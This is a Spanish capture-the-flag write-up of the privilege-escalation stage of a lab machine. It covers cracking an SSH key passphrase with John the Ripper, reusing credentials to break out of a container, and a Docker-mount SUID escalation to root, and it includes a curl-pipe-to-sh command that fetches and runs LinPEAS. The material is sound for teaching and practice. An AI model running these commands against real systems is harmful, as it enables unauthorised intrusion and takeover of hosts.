
- Buscaremos ahora el modo de elevar nuestro privilegio. No obstante, nos damos cuenta de que estamos en un contenedor, por tanto tendremos que escapar del mismo para llegar a la otra máquina.
  - 

- Para tratar de obtener algo de información, comprobamos si hay usuarios en el directorio /home, pero no vemos ninguno, buscamos en el /etc/passwd usuarios con una shell asignada con `grep "sh$" /etc/passwd`, pero solo está root. Enumeramos ahora los archivos que tengan la cadena config con `find \-name \*config\* 2>/dev/null`, pero tampoco vemos nada.
  - 

- En este punto, lo que podemos hacer es recurrir a la herramienta LinPEAS, la cual la podemos usar desde Github mediante `curl` con el siguiente one-liner: `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh`. Tras lanzar la herramienta y enumerar el sistema, una de las cosas que observamos es que en la raíz del sistema hay un archivo oculto /.oldkeys.tgz, el cual parece algo sospechoso.





- Así que movemos este archivo al directorio /tmp, accedemos a él y descomprimimos el archivo con `tar -xf oldkeys.tgz`. Tenemos una clave clave SSH privada y otra pública, las cuales están cifradas. Este cifrado implica que se pedirá una contraseña al tratar de conectarse por SSH usando este archivo (ojo, contraseña de la clave privada, no del usuario).




1.9. ID_RSA password craking

- Nos copiamos la clave privada y nos la traemos a nuestra máquina de atacante. Usaremos ahora la utilidad ssh2john, la cual está incluida en la suite de John the Ripper. Específicamente, ssh2john se utiliza para extraer información necesaria para realizar ataques de fuerza bruta o ataques de diccionario contra contraseñas protegidas por SSH. Por tanto, hacemos `python2.7 /usr/share/john/ssh2john.py id_rsa` para obtener el hash de la clave privada. Lo guardamos en un archivo, el cual podemos usar para realizar un ataque de fuerza bruta y tratar de romperlo. Para crackear este hash, usamos ahora: `john -w:/usr/share/wordlists/rockyou.txt id_rsa_hash`. Vemos que la contraseña es *choclate93*.

- 


- Por otro lado, desde la máquina víctima, listamos el contenido de /proc/net/tcp (conexiones TCP) y /proc/net/arp (tabla ARP). En la tabla ARP vemos que se ha establecido conexión con otra máquina: *192.168.1.1*. Ésta debe ser la máquina host. Asimismo, decodificamos de hexadecimal los puertos que tiene abiertos el contenedor con `echo $((0xPORT))`. Por otro lado, enviamos una cadena vacía con `echo '' > /dev/tcp/192.168.150.1/22` al *puerto 22 (SSH)* de la máquina host. Vemos que en caso, el puerto está abierto, ya que el código de estado es exitoso.
  - 

1.10. Docker breakout via SSH credentials


- Ahora que tenemos la contraseña, vamos a tratar de conectarnos como root a la máquina host con `ssh -i root root@192.168.150.1`. No obstante, de momento, no podemos.
  - 

- Aun así, tratamos de migrar a root en el mismo contenedor, por si acaso hubiera una reutilización de contraseña. Este es el caso, ya que conseguimos tener acceso. Estamos ahora como root en el contenedor.
  - 


- Vamos al directorio personal, y vemos una primera **flag**. Continuando con la escalada, listamos los procesos del sistema con `ps -faux`, pero éstos no están siendo compartidos con la máquina host. Si este fuera el caso, podríamos inyectar **shellcode** para escalar privilegios.



- No obstante, tenemos otro directorio */.ssh*, el cual contiene otra clave pública y privada cifradas. Al leer la **clave pública**, cabría pensar que el usuario *admin* pueda conectarse a la máquina host sin proporcionar contraseña.




- Tratamos de conectarnos con este usuario, y probamos la contraseña que descubrimos anteriormente: *choclate93*. Hay una reutilización de credenciales: conseguimos acceso.



1.11. Privesc via Docker mounts

- Estamos ya en la máquina host. Vemos que pertenecemos al grupo **Docker**. Ya sabemos que hay una vía potencial de jugar con las imágenes que estén desplegadas para crear un contenedor en el que, abusando de **monturas**, podamos montar toda la raíz del sistema. Creamos el contenedor de este modo: `docker run -dit -v /:/mnt/root --name prives theart42/infovore`, y lo corremos con `docker exec -it prives bash`. De este modo estará montada toda la raíz de la máquina host en el directorio */mnt/root* del contenedor. Entramos a este directorio, y otorgamos **privilegios**

SUID a /bin/bash. En este punto, podemos salir del contenedor, y hacer `bash -p` para obtener nuestra sesión como root en la máquina real.



- Vamos al directorio /root y vemos la última flag.